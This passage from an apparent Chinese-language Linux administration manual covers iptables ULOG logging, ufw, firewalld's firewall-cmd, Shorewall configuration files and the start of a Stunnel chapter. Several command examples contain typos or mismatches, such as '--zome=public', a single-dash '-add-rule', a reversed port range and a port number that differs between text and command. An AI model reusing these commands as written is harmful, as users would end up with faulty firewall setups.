+----+-------------------------------------------+
|  1 | 00:0c:29:b0:6b:d0:00:50:56:c0:00:08:08:00 |
|  2 | 00:0c:29:b0:6b:d0:00:50:56:c0:00:08:08:00 |
|  3 | 00:0c:29:b0:6b:d0:00:50:56:c0:00:08:08:00 |
|  4 | 00:0c:29:b0:6b:d0:00:50:56:c0:00:08:08:00 |
|  5 | 00:0c:29:b0:6b:d0:00:50:56:c0:00:08:08:00 |
|  6 | 00:0c:29:b0:6b:d0:00:50:56:c0:00:08:08:00 |
|  7 | 00:0c:29:b0:6b:d0:00:50:56:c0:00:08:08:00 |
|  8 | 00:0c:29:b0:6b:d0:00:50:56:c0:00:08:08:00 |
|  9 | 00:0c:29:b0:6b:d0:00:50:56:c0:00:08:08:00 |
+----+-------------------------------------------+
```

```
9 rows in set (0.00 sec)
```

共有四个参数可供使用:
1.--ulog-nlgroup
iptables -A INPUT -p TCP --dport 22 -j ULOG --ulog-nlgroup 2
指定向哪个netlink组发送包，比如-- ulog-nlgroup 2。一共有32个netlink组，它们被简单地编号位1-32。默认值是1。

2.--ulog-prefix
iptables -A INPUT -p TCP --dport 22 -j ULOG --ulog-
prefix "SSH connection attempt: "
指定记录信息的前缀，以便于区分不同的信息。使用方法和 LOG的prefix一样，只是长度可以达到32个字符。

3.--ulog-cprange
iptables -A INPUT -p TCP --dport 22 -j ULOG --ulog-cprange 100
指定每个包要向“ULOG在用户空间的代理”发送的字节数，如--ulog-cprange 100，
表示把整个包的前100个字节拷贝到用户空间记录下来，其中包含了这个包头，还有一些包的引导数据。默认值是0，表示拷贝整个包，不管它有多大。

4.--ulog-qthreshold
iptables -A INPUT -p TCP --dport 22 -j ULOG --ulog-qthreshold 10
告诉ULOG在向用户空间发送数据以供记录之前，要在内核里收集的包的数量，如--ulog-qthreshold 10。
这表示先在内核里积聚10个包，再把它们发送到用户空间里，它们会被看作同一个netlink的信息，只是由好几部分组成罢了。
默认值是1，这是为了向后兼容，因为以前的版本不能处理分段的信息

4. ufw - program for managing a netfilter firewall

1. Installation

   sudo apt-get install ufw

2. Enable | Disable

   sudo ufw enable | disable

```
neo@master:~$ sudo ufw enable
Firewall started and enabled on system startup
```

3. Default Rule

   sudo ufw default deny

   sudo ufw default allow

```
neo@master:~$ sudo ufw default deny
Default policy changed to 'deny'
(be sure to update your rules accordingly)
```

4. Rule Allow|Deny

   sudo ufw allow|deny [service]

   打开或关闭某个端口，例如：

   sudo ufw allow smtp　允许所有的外部IP访问本机的25/tcp (smtp)端口
   sudo ufw allow 22/tcp 允许所有的外部IP访问本机的22/tcp (ssh)端口

sudo ufw allow 53 允许外部访问53端口(tcp/udp)
sudo ufw allow from 172.16.1.100 允许此IP访问所有的本机端口
sudo ufw allow proto udp 192.168.0.1 port 53 to 192.168.0.2 port 53
sudo ufw deny smtp 禁止外部访问smtp服务
sudo ufw delete allow smtp 删除上面建立的某条规则

UFW 使用范例

UFW 使用范例:

允许 53 端口

$ sudo ufw allow 53

禁用 53 端口

$ sudo ufw delete allow 53

允许 80 端口

$ sudo ufw allow 80/tcp

禁用 80 端口

$ sudo ufw delete allow 80/tcp

允许 smtp 端口

$ sudo ufw allow smtp

删除 smtp 端口的许可

$ sudo ufw delete allow smtp

允许某特定 IP

$ sudo ufw allow from 192.168.254.254

删除上面的规则

$ sudo ufw delete allow from 192.168.254.254

$ sudo ufw allow ssh
$ sudo ufw allow www
$ sudo ufw allow smtp

```
neo@master:~$ sudo ufw allow ssh
Rule added
```

5. Status

sudo ufw status

```
neo@master:~$ sudo ufw allow www
Rule added
neo@master:~$ sudo ufw status
Firewall loaded

To                         Action  From
--                         ------  ----
25:tcp                     ALLOW   Anywhere
22:tcp                     ALLOW   Anywhere
22:udp                     ALLOW   Anywhere
80:tcp                     ALLOW   Anywhere
80:udp                     ALLOW   Anywhere
```

6. Rule Delete

sudo ufw delete allow|deny RULE

```
neo@master:~$ sudo ufw status
Firewall loaded

To                         Action  From
--                         ------  ----
25:tcp                     ALLOW   Anywhere
22:tcp                     ALLOW   Anywhere
22:udp                     ALLOW   Anywhere
80:tcp                     ALLOW   Anywhere
80:udp                     ALLOW   Anywhere

neo@master:~$ sudo ufw delete allow smtp
Rule deleted
neo@master:~$ sudo ufw status
Firewall loaded

To                         Action  From
--                         ------  ----
22:tcp                     ALLOW   Anywhere
22:udp                     ALLOW   Anywhere
80:tcp                     ALLOW   Anywhere
80:udp                     ALLOW   Anywhere
```

7. logging

   sudo ufw logging on|off

```
neo@master:~$ sudo ufw logging ON
Logging enabled
```

8. iptales

```
neo@master:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ufw-before-input  all  --  anywhere             anywhere
ufw-after-input  all  --  anywhere             anywhere
```

```
Chain FORWARD (policy DROP)
target     prot opt source               destination
ufw-before-forward  all  --  anywhere             anywhere
ufw-after-forward  all  --  anywhere             anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ufw-before-output  all  --  anywhere             anywhere
ufw-after-output  all  --  anywhere             anywhere

Chain ufw-after-forward (1 references)
target     prot opt source               destination
LOG        all  --  anywhere             anywhere
limit: avg 3/min burst 10 LOG level warning prefix `[UFW
BLOCK FORWARD]: '
RETURN     all  --  anywhere             anywhere

Chain ufw-after-input (1 references)
target     prot opt source               destination
RETURN     udp  --  anywhere             anywhere
udp dpt:netbios-ns
RETURN     udp  --  anywhere             anywhere
udp dpt:netbios-dgm
RETURN     tcp  --  anywhere             anywhere
tcp dpt:netbios-ssn
RETURN     tcp  --  anywhere             anywhere
tcp dpt:microsoft-ds
RETURN     udp  --  anywhere             anywhere
udp dpt:bootps
RETURN     udp  --  anywhere             anywhere
udp dpt:bootpc
LOG        all  --  anywhere             anywhere
limit: avg 3/min burst 10 LOG level warning prefix `[UFW
BLOCK INPUT]: '
RETURN     all  --  anywhere             anywhere

Chain ufw-after-output (1 references)
target     prot opt source               destination
RETURN     all  --  anywhere             anywhere

Chain ufw-before-forward (1 references)
target     prot opt source               destination
ufw-user-forward  all  --  anywhere             anywhere
RETURN     all  --  anywhere             anywhere
```

```
Chain ufw-before-input (1 references)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere
ctstate RELATED,ESTABLISHED
DROP       all  --  anywhere             anywhere
ctstate INVALID
ACCEPT     icmp --  anywhere             anywhere
icmp destination-unreachable
ACCEPT     icmp --  anywhere             anywhere
icmp source-quench
ACCEPT     icmp --  anywhere             anywhere
icmp time-exceeded
ACCEPT     icmp --  anywhere             anywhere
icmp parameter-problem
ACCEPT     icmp --  anywhere             anywhere
icmp echo-request
ACCEPT     udp  --  anywhere             anywhere
udp spt:bootps dpt:bootpc
ufw-not-local  all  --  anywhere             anywhere
ACCEPT     all  --  base-address.mcast.net/4  anywhere
ACCEPT     all  --  anywhere             base-
address.mcast.net/4
ufw-user-input  all  --  anywhere             anywhere
RETURN     all  --  anywhere             anywhere

Chain ufw-before-output (1 references)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     tcp  --  anywhere             anywhere
state NEW,RELATED,ESTABLISHED
ACCEPT     udp  --  anywhere             anywhere
state NEW,RELATED,ESTABLISHED
ufw-user-output  all  --  anywhere             anywhere
RETURN     all  --  anywhere             anywhere

Chain ufw-not-local (1 references)
target     prot opt source               destination
RETURN     all  --  anywhere             anywhere
ADDRTYPE match dst-type LOCAL
RETURN     all  --  anywhere             anywhere
ADDRTYPE match dst-type MULTICAST
RETURN     all  --  anywhere             anywhere
ADDRTYPE match dst-type BROADCAST
```

```
LOG        all  --  anywhere             anywhere
limit: avg 3/min burst 10 LOG level warning prefix `[UFW
BLOCK NOT-TO-ME]: '
DROP       all  --  anywhere             anywhere

Chain ufw-user-forward (1 references)
target     prot opt source               destination
RETURN     all  --  anywhere             anywhere

Chain ufw-user-input (1 references)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere
tcp dpt:ssh
ACCEPT     udp  --  anywhere             anywhere
udp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere
tcp dpt:www
ACCEPT     udp  --  anywhere             anywhere
udp dpt:www
RETURN     all  --  anywhere             anywhere

Chain ufw-user-output (1 references)
target     prot opt source               destination
RETURN     all  --  anywhere             anywhere
```

/etc/default/ufw

```
$ sudo vim /etc/default/ufw
# /etc/default/ufw
#

# set to yes to apply rules to support IPv6 (no means only IPv6
on loopback
# accepted). You will need to 'disable' and then 'enable' the
firewall for
# the changes to take affect.
IPV6=no

# set the default input policy to ACCEPT, DROP or REJECT.
Please note that if
```

```
# you change this you will most likely want to adjust your
rules
DEFAULT_INPUT_POLICY="DROP"

# set the default output policy to ACCEPT, DROP, or REJECT.
Please note that
# if you change this you will most likely want to adjust your
rules
DEFAULT_OUTPUT_POLICY="ACCEPT"

# set the default forward policy to ACCEPT, DROP or REJECT.
Please note that
# if you change this you will most likely want to adjust your
rules
#DEFAULT_FORWARD_POLICY="DROP"
DEFAULT_FORWARD_POLICY="ACCEPT"

# set the default application policy to ACCEPT, DROP, REJECT or
SKIP. Please
# note that setting this to ACCEPT may be a security risk. See
'man ufw' for
# details
DEFAULT_APPLICATION_POLICY="SKIP"

# By default, ufw only touches its own chains. Set this to
'yes' to have ufw
# manage the built-in chains too. Warning: setting this to
'yes' will break
# non-ufw managed firewall rules
MANAGE_BUILTINS=no

#
# IPT backend
#
# only enable if using iptables backend
IPT_SYSCTL=/etc/ufw/sysctl.conf

# extra connection tracking modules to load
IPT_MODULES="nf_conntrack_ftp nf_nat_ftp nf_conntrack_irc
nf_nat_irc"
```

ip_forward

```
$ sudo vim /etc/ufw/sysctl.conf
net/ipv4/ip_forward=1
```

DHCP

```
neo@netkiller:~$ sudo ufw allow 67/udp
Rules updated
neo@netkiller:~$ sudo ufw allow 68/udp
Rules updated
```

Samba

```
neo@netkiller:~$ sudo ufw allow 137/tcp
Rule added
neo@netkiller:~$ sudo ufw allow 445/tcp
Rule added
neo@netkiller:~$ sudo ufw allow 138/udp
Rule added
neo@netkiller:~$ sudo ufw allow 139/udp
Rule added
```

5. CentOS 7/8 Firewalld

http://www.firewalld.org

如果你不习惯使用firewalld想用回Iptables

安装iptables

```
# yum install iptables-services

# vim /etc/sysconfig/iptables
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 22 -j
ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 80 -j
ACCEPT
-A INPUT -j REJECT --reject-with icmp-host-prohibited
-A FORWARD -j REJECT --reject-with icmp-host-prohibited
COMMIT
```

默认firewall作为防火墙的设置

```
#禁止firewall开机启动

# systemctl disable firewalld.service

#设置防火墙开机启动

# systemctl enable iptables.service
```

```
#停止firewall

# systemctl stop firewalld.service

#重启防火墙使配置生效

# systemctl restart iptables.service
```

安装 **firewalld**

安装firewalld

```
yum install firewalld
```

firewall-config 图形界面

```
yum install firewall-config
```

启动/停止/启用/禁用

```
# systemctl start firewalld
# systemctl stop firewalld
# systemctl enable firewalld
# systemctl disable firewalld
# systemctl restart firewalld
```

查看运行状态

```
[root@localhost ~]# systemctl status firewalld
● firewalld.service - firewalld - dynamic firewall daemon
   Loaded: loaded (/usr/lib/systemd/system/firewalld.service;
enabled; vendor preset: enabled)
   Active: active (running) since Tue 2019-06-04 11:47:00 CST;
5h 16min ago
     Docs: man:firewalld(1)
 Main PID: 2928 (firewalld)
   CGroup: /system.slice/firewalld.service
           └─2928 /usr/bin/python -Es /usr/sbin/firewalld --
nofork --nopid

Jun 04 11:47:00 localhost.localdomain systemd[1]: Starting
firewalld - dynamic firewall daemon...
Jun 04 11:47:00 localhost.localdomain systemd[1]: Started
firewalld - dynamic firewall daemon.
```

```
查看服务是否开机启动：systemctl is-enabled firewalld.service
查看已启动的服务列表：systemctl list-unit-files|grep enabled
查看启动失败的服务列表：systemctl --failed
```

firewalld 配置文件

规则配置文件

```
[root@localhost ~]# cat /etc/firewalld/zones/public.xml
<?xml version="1.0" encoding="utf-8"?>
<zone>
  <short>Public</short>
  <description>For use in public areas. You do not trust the
other computers on networks to not harm your computer. Only
selected incoming connections are accepted.</description>
  <service name="ssh"/>
```

```
  <service name="dhcpv6-client"/>
  <port protocol="tcp" port="80"/>
</zone>
```

服务配置文件

```
[root@localhost ~]# ls -1 /usr/lib/firewalld/services/
amanda-client.xml
amanda-k5-client.xml
bacula-client.xml
bacula.xml
bgp.xml
bitcoin-rpc.xml
bitcoin-testnet-rpc.xml
bitcoin-testnet.xml
bitcoin.xml
ceph-mon.xml
ceph.xml
cfengine.xml
condor-collector.xml
ctdb.xml
dhcpv6-client.xml
dhcpv6.xml
dhcp.xml
dns.xml
docker-registry.xml
docker-swarm.xml
dropbox-lansync.xml
elasticsearch.xml
freeipa-ldaps.xml
freeipa-ldap.xml
freeipa-replication.xml
freeipa-trust.xml
ftp.xml
ganglia-client.xml
ganglia-master.xml
git.xml
gre.xml
high-availability.xml
https.xml
```

```
http.xml
imaps.xml
imap.xml
ipp-client.xml
ipp.xml
ipsec.xml
ircs.xml
irc.xml
iscsi-target.xml
jenkins.xml
kadmin.xml
kerberos.xml
kibana.xml
klogin.xml
kpasswd.xml
kprop.xml
kshell.xml
ldaps.xml
ldap.xml
libvirt-tls.xml
libvirt.xml
managesieve.xml
mdns.xml
minidlna.xml
mongodb.xml
mosh.xml
mountd.xml
mssql.xml
ms-wbt.xml
murmur.xml
mysql.xml
nfs3.xml
nfs.xml
nmea-0183.xml
nrpe.xml
ntp.xml
openvpn.xml
ovirt-imageio.xml
ovirt-storageconsole.xml
ovirt-vmconsole.xml
pmcd.xml
pmproxy.xml
pmwebapis.xml
pmwebapi.xml
pop3s.xml
```

```
pop3.xml
postgresql.xml
privoxy.xml
proxy-dhcp.xml
ptp.xml
pulseaudio.xml
puppetmaster.xml
quassel.xml
radius.xml
redis.xml
RH-Satellite-6.xml
rpc-bind.xml
rsh.xml
rsyncd.xml
samba-client.xml
samba.xml
sane.xml
sips.xml
sip.xml
smtp-submission.xml
smtps.xml
smtp.xml
snmptrap.xml
snmp.xml
spideroak-lansync.xml
squid.xml
ssh.xml
syncthing-gui.xml
syncthing.xml
synergy.xml
syslog-tls.xml
syslog.xml
telnet.xml
tftp-client.xml
tftp.xml
tinc.xml
tor-socks.xml
transmission-client.xml
upnp-client.xml
vdsm.xml
vnc-server.xml
wbem-https.xml
xmpp-bosh.xml
xmpp-client.xml
xmpp-local.xml
```

```
xmpp-server.xml
zabbix-agent.xml
zabbix-server.xml
```

区域配置文件

```
[root@localhost ~]# ls -1 /usr/lib/firewalld/zones/
block.xml
dmz.xml
drop.xml
external.xml
home.xml
internal.xml
public.xml
trusted.xml
work.xml
```

firewall-cmd

查看版本号

```
[root@localhost ~]# firewall-cmd --version
0.5.3
```

查看帮助

查看帮助： firewall-cmd --help

```
[root@localhost ~]# firewall-cmd --help
```

```

```

显示状态

显示状态： firewall-cmd --state

```
[root@localhost ~]# firewall-cmd --state
running
```

重新载入防火墙规则

```
firewall-cmd --reload
```

持久化

将当前防火墙的规则永久保存

```
[root@localhost ~]# firewall-cmd --runtime-to-permanent
success
```

检查配置正确性

```
[root@localhost ~]# firewall-cmd --check-config
success
```

日志选项

```
--get-log-denied          # 获取记录被拒绝的日志;
--set-log-denied=<value> # 设置记录被拒绝的日志，只能为
'all','unicast','broadcast','multicast','off' 其中的一个;
```

拒绝所有包

```
拒绝所有包：firewall-cmd --panic-on
取消拒绝状态： firewall-cmd --panic-off
查看是否拒绝： firewall-cmd --query-panic
```

直接模式

```
firewall-cmd --direct -add-rule ipv4 filter INPUT 0 -p tcp --
dport 9000 -j ACCEPT
firewall-cmd --reload
```

区域

Firewall 能将不同的网络连接归类到不同的信任级别，Zone 提供了以下几个级别

```
drop:              丢弃所有进入的包，而不给出任何响应
block:             拒绝所有外部发起的连接，允许内部发起的连接
public:            允许指定的进入连接
internal:          范围针对所有互联网用户
```

```
external:       对伪装的进入连接，一般用于路由转发
dmz:            允许受限制的进入连接
work:           允许受信任的计算机被限制的进入连接，类似 workgroup
home:           类似 homegroup
trusted:        信任所有连接
```

查看区域

```
[root@localhost ~]# firewall-cmd --get-zones
block dmz drop external home internal public trusted work
```

查看默认区域

```
[root@localhost ~]# firewall-cmd --get-default-zone
public
```

设置默认区域

```
firewall-cmd --set-default-zone=inside
```

查看区域对应的网络接口

```
[root@localhost ~]# firewall-cmd --get-active-zones
public
  interfaces: enp0s3
```

查看指定区域的所有配置

```
[root@localhost ~]# firewall-cmd --zone=public --list-all
public (active)
  target: default
  icmp-block-inversion: no
  interfaces: enp0s3
  sources:
  services: ssh dhcpv6-client
  ports:
  protocols:
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
```

查看所有区域的配置信息

```
[root@localhost ~]# firewall-cmd --list-all-zones
block
  target: %%REJECT%%
  icmp-block-inversion: no
  interfaces:
  sources:
  services:
  ports:
  protocols:
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
```

```
dmz
  target: default
  icmp-block-inversion: no
  interfaces:
  sources:
  services: ssh
  ports:
  protocols:
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:


drop
  target: DROP
  icmp-block-inversion: no
  interfaces:
  sources:
  services:
  ports:
  protocols:
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:


external
  target: default
  icmp-block-inversion: no
  interfaces:
  sources:
  services: ssh
  ports:
  protocols:
  masquerade: yes
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
```

```
home
  target: default
  icmp-block-inversion: no
  interfaces:
  sources:
  services: ssh mdns samba-client dhcpv6-client
  ports:
  protocols:
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:


internal
  target: default
  icmp-block-inversion: no
  interfaces:
  sources:
  services: ssh mdns samba-client dhcpv6-client
  ports:
  protocols:
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:


public (active)
  target: default
  icmp-block-inversion: no
  interfaces: enp0s3
  sources:
  services: ssh dhcpv6-client
  ports:
  protocols:
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
```

```
trusted
  target: ACCEPT
  icmp-block-inversion: no
  interfaces:
  sources:
  services:
  ports:
  protocols:
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:


work
  target: default
  icmp-block-inversion: no
  interfaces:
  sources:
  services: ssh dhcpv6-client
  ports:
  protocols:
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
```

删除区域

```
[root@localhost ~]# firewall-cmd --delete-zone=your_zone --
permanent
```

区域接口

接口列表

```
[root@localhost ~]# firewall-cmd --list-interfaces
enp0s3

[root@localhost ~]# firewall-cmd --list-interfaces
wlp5s0
```

查询接口所在区域

```
[root@localhost ~]# firewall-cmd --get-zone-of-interface=eth0
no zone
[root@localhost ~]# firewall-cmd --get-zone-of-interface=enp0s3
public
```

设置区域接口

```
firewall-cmd --set-default-zone=dmz
firewall-cmd --zone=dmz --add-interface=eth0
```

更在区域接口

```
firewall-cmd --permanent --zone=internal --change-
interface=enp03s
```

端口操作

查看端口列表

```
firewall-cmd --zone=public --list-ports
```

开放端口

```
firewall-cmd --add-port=80/tcp --permanent
firewall-cmd --reload
```

开放端口 --zone=public

```
[root@localhost ~]# firewall-cmd --zone=public --add-
port=80/tcp --permanent
success
```

--permanent永久生效，没有此参数重启后失效

查看端口状态

查看端口，使用 firewall-cmd --zone=public --query-port=80/tcp

```
[root@localhost ~]# firewall-cmd --zone=public --query-
port=80/tcp
no
```

禁用端口

删除端口

```
firewall-cmd --remove-port=80/tcp --permanent
firewall-cmd --reload
```

public 区域

```
firewall-cmd --zone=public --remove-port=80/tcp --permanent
```

--permanent 表示永久生效

指定端口协议

```
firewall-cmd --zome=public --add-port=5060-5059/udp --permanent
```

端口转发

将 80 端口的流量转发到 8080 端口

```
firewall-cmd --zone="public" --add-forward-
port=port=80:proto=tcp:toport=8080
```

IP 转发

开启IP伪装

```
firewall-cmd --zone=public --add-masquerade
```

将 80 端口转发到 172.16.0.10:8080 主机

```
firewall-cmd --zone="public" --add-forward-
port=port=80:proto=tcp:toport=8080:toaddr=172.16.0.10
```

服务

查看可用的服务器

```
[root@localhost ~]# firewall-cmd --get-services
RH-Satellite-6 amanda-client amanda-k5-client bacula bacula-
client bgp bitcoin bitcoin-rpc bitcoin-testnet bitcoin-testnet-
rpc ceph ceph-mon cfengine condor-collector ctdb dhcp dhcpv6
dhcpv6-client dns docker-registry docker-swarm dropbox-lansync
elasticsearch freeipa-ldap freeipa-ldaps freeipa-replication
freeipa-trust ftp ganglia-client ganglia-master git gre high-
availability http https imap imaps ipp ipp-client ipsec irc
ircs iscsi-target jenkins kadmin kerberos kibana klogin kpasswd
kprop kshell ldap ldaps libvirt libvirt-tls managesieve mdns
minidlna mongodb mosh mountd ms-wbt mssql murmur mysql nfs nfs3
nmea-0183 nrpe ntp openvpn ovirt-imageio ovirt-storageconsole
ovirt-vmconsole pmcd pmproxy pmwebapi pmwebapis pop3 pop3s
postgresql privoxy proxy-dhcp ptp pulseaudio puppetmaster
quassel radius redis rpc-bind rsh rsyncd samba samba-client
sane sip sips smtp smtp-submission smtps snmp snmptrap
spideroak-lansync squid ssh syncthing syncthing-gui synergy
syslog syslog-tls telnet tftp tftp-client tinc tor-socks
transmission-client upnp-client vdsm vnc-server wbem-https
xmpp-bosh xmpp-client xmpp-local xmpp-server zabbix-agent
zabbix-server
```

添加服务

```
[root@netkiller ~]# firewall-cmd --add-service=http --permanent
success
[root@netkiller ~]# firewall-cmd --add-service=https --
permanent
success
```

指定区域启用服务

```
[root@localhost ~]# firewall-cmd --zone=public --add-
service=mysql --permanent
success
```

指定区域禁用服务

```
[root@localhost ~]# firewall-cmd --zone=public --remove-
service=mysql --permanent
success
```

指定区域添加服务

```
firewall-cmd --zone=dmz --add-service=http --permanent
firewall-cmd --zone=dmz --add-service=https --permanent
```

```

```

查询服务状态

```
[root@localhost ~]# firewall-cmd --query-service mysql
no
```

查看持久化服务

查看重启后所有 Zones 级别中被允许的服务，即永久放行的服务

```
firewall-cmd --get-service --permanent
```

IP 伪装

开启 IP 伪装

```
firewall-cmd --zone=public --add-masquerade
```

查看 IP 伪装

```
firewall-cmd --zone=external --query-masquerade
```

关闭 IP 伪装

```
firewall-cmd --zone=public --remove-masquerade
```

端口转发

```
[root@localhost ~]# firewall-cmd --permanent --add-masquerade
success
[root@localhost ~]# firewall-cmd --permanent --add-forward-
port=port=8443:proto=tcp:toaddr=192.168.49.2:toport=8443
success
[root@localhost ~]# firewall-cmd --reload
success
```

富规则

使用 --add-rich-rule, --list-rich-rules, --remove-rich-rule 命令来管理富规则

允许来自主机 192.168.0.14 的所有 IPv4 流量。

```
sudo firewall-cmd --zone=public --add-rich-rule 'rule
family="ipv4" source address=192.168.0.14 accept'
```

拒绝来自主机 192.168.1.10 到 22 端口的 IPv4 的 TCP 流量。

```
firewall-cmd --zone=public --add-rich-rule 'rule family="ipv4"
source address="192.168.1.10" port port=22 protocol=tcp reject'
```

```

```

允许来自主机 172.16.0.5 到 80 端口的 IPv4 的 TCP 流量，并将流量转发到 6532 端口上。

```
firewall-cmd --zone=public --add-rich-rule 'rule family=ipv4
source address=172.16.0.5 forward-port port=80 protocol=tcp to-
port=8080'
```

将主机 172.16.0.2 上 80 端口的 IPv4 流量转发到 8080 端口（需要在区域上激活 masquerade）

```
firewall-cmd --zone=public --add-rich-rule 'rule family=ipv4
forward-port port=80 protocol=tcp to-port=8080 to-
addr=172.16.0.2'
```

列出你目前的丰富规则

```
firewall-cmd --list-rich-rules
```

6. Shorewall

Shorewall

Installation Instructions

Install using RPM

```
# rpm -ivh
http://slovakia.shorewall.net/pub/shorewall/CURRENT_STABLE_VERS
ION_IS_4.4/shorewall-4.4.25/shorewall-4.4.25-3.noarch.rpm
Retrieving
http://slovakia.shorewall.net/pub/shorewall/CURRENT_STABLE_VERS
ION_IS_4.4/shorewall-4.4.25/shorewall-4.4.25-3.noarch.rpm
warning: /var/tmp/rpm-tmp.qc6WVw: Header V4 DSA/SHA1 Signature,
key ID 6c562ac4: NOKEY
Preparing...
########################################### [100%]
   1:shorewall
########################################### [100%]
```

Install using apt-get

```
netkiller@shenzhen:~$ apt-cache search shorewall
shorewall - Shoreline Firewall (Shorewall), a high-level tool
for configuring Netfilter
shorewall-doc - documentation for Shorewall firewall
shorewall-lite - Shorewall (lite version), a high-level tool
for configuring Netfilter
netkiller@shenzhen:~$
```

install

```
sudo apt-get install shorewall
```

copy config file to /etc/shorewall/

```
sudo cp /usr/share/doc/shorewall/default-config/modules
/etc/shorewall/
sudo cp /usr/share/doc/shorewall/default-config/policy
/etc/shorewall/
sudo cp /usr/share/doc/shorewall/default-config/nat
/etc/shorewall/
sudo cp /usr/share/doc/shorewall/default-config/zones
/etc/shorewall/
sudo cp /usr/share/doc/shorewall/default-config/maclist
/etc/shorewall/
sudo cp /usr/share/doc/shorewall/default-config/blacklist
/etc/shorewall/

sudo cp /usr/share/doc/shorewall/default-config/interfaces
/etc/shorewall/
sudo cp /usr/share/doc/shorewall/default-config/rules
/etc/shorewall/
sudo cp /usr/share/doc/shorewall/default-config/hosts
/etc/shorewall/
sudo cp /usr/share/doc/shorewall/default-config/masq
/etc/shorewall/
```

Configuring Shorewall

过程 30.1. shorewall.conf

1. STARTUP_ENABLED

   STARTUP_ENABLED=No

   改为

   STARTUP_ENABLED=Yes

2. IP_FORWARDING

   IP_FORWARDING关闭与开启

IP_FORWARDING=On

IP_FORWARDING=Off

```
IP_FORWARDING=On
```

3.

4.

5.

6.

7. 启动防火墙

   sudo shorewall start

zones

```
# cat /etc/shorewall/zones
#
# Shorewall version 4 - Zones File
#
# For information about this file, type "man shorewall-zones"
#
# The manpage is also online at
# http://www.shorewall.net/manpages/shorewall-zones.html
#
###############################################################################
#ZONE   TYPE            OPTIONS         IN
```

```
OUT
#                                               OPTIONS
OPTIONS
#fw     firewall
ouside  wan
inside  lan
dmz     dmz
```

policy

```
# cat /etc/shorewall/policy
#
# Shorewall version 4 - Policy File
#
# For information about entries in this file, type "man
shorewall-policy"
#
# The manpage is also online at
# http://www.shorewall.net/manpages/shorewall-policy.html
#
###############################################################
################
#SOURCE DEST    POLICY          LOG     LIMIT:
CONNLIMIT:
#                               LEVEL   BURST           MASK
inside  outside ACCEPT
dmz     outside ACCEPT
inside  dmz     ACCEPT

outside all     DROP
all     all     REJECT
```

interfaces

```
# cat /etc/shorewall/interfaces
#
# Shorewall version 4 - Interfaces File
#
```

```
# For information about entries in this file, type "man
shorewall-interfaces"
#
# The manpage is also online at
# http://www.shorewall.net/manpages/shorewall-interfaces.html
#
###############################################################
################
#ZONE   INTERFACE       BROADCAST       OPTIONS
outside eth0    detect
inside  eth1    detect
dmz     eth2    detect
```

masq

```
# cat /etc/shorewall/masq
#
# Shorewall version 4 - Masq file
#
# For information about entries in this file, type "man
shorewall-masq"
#
# The manpage is also online at
# http://www.shorewall.net/manpages/shorewall-masq.html
#
###############################################################
#############################
#INTERFACE:DEST         SOURCE          ADDRESS         PROTO
PORT(S) IPSEC   MARK    USER/
#
GROUP
eth0    192.168.0.0/24
```

rules

```
# cat /etc/shorewall/rules
#
# Shorewall version 4 - Rules File
#
```

```
# For information on the settings in this file, type "man
shorewall-rules"
#
# The manpage is also online at
# http://www.shorewall.net/manpages/shorewall-rules.html
#
###############################################################
###############################################################
#######################################################
#ACTION         SOURCE          DEST            PROTO   DEST
SOURCE          ORIGINAL        RATE            USER/   MARK
CONNLIMIT       TIME         HEADERS         SWITCH
#                                                       PORT
PORT(S)         DEST            LIMIT           GROUP
#SECTION BLACKLIST
#SECTION ALL
#SECTION ESTABLISHED
#SECTION RELATED
SECTION NEW
ACCEPT  any     outside tcp     http
ACCEPT  any     inside  tcp     http
ACCEPT  dmz     inside  tcp     smtp
ACCEPT  any     inside  tcp     ssh
ACCEPT  any     dmz             tcp     ssh
ACCEPT  dmz     any             tcp     ssh
SSH(ACCEPT) net all        -           -           -         -
s:1/min:3
```

params

```
# cat /etc/shorewall/params
#
# Shorewall version 4 - Params File
#
# /etc/shorewall/params
#
#       Assign any variables that you need here.
#
#       It is suggested that variable names begin with an upper
case letter
#       to distinguish them from variables used internally
within the
```

```
#       Shorewall programs
#
#       Example:
#
#               NET_IF=eth0
#               NET_BCAST=130.252.100.255
#               NET_OPTIONS=routefilter,norfc1918
#
#       Example (/etc/shorewall/interfaces record):
#
#               net     $NET_IF         $NET_BCAST
$NET_OPTIONS
#
#       The result will be the same as if the record had been
written
#
#               net     eth0            130.252.100.255
routefilter,norfc1918
#
############################################################################
################

#LAST LINE -- DO NOT REMOVE
```

7. Firewall GUI Tools

KMyFirewall

Firestarter

Firewall Builder

8. Endian Firewall

http://www.endian.com/

9. Smooth Firewall

10. Sphirewall

http://sphirewall.net/

第 31 章 Stunnel - universal SSL tunnel

Homepage: http://www.stunnel.org/

Stunnel is a program that allows you to encrypt arbitrary TCP connections inside SSL (Secure Sockets Layer) available on both Unix and Windows. Stunnel can allow you to secure non-SSL aware daemons and protocols (like POP, IMAP, LDAP, etc) by having Stunnel provide the encryption, requiring no changes to the daemon's code.

1. install

```
$ sudo apt-get install stunnel4
```

2. enable stunnel

```
$ vim /etc/default/stunnel4
# /etc/default/stunnel
# Julien LEMOINE <speedblue@debian.org>
# September 2003

# Change to one to enable stunnel
ENABLED=0
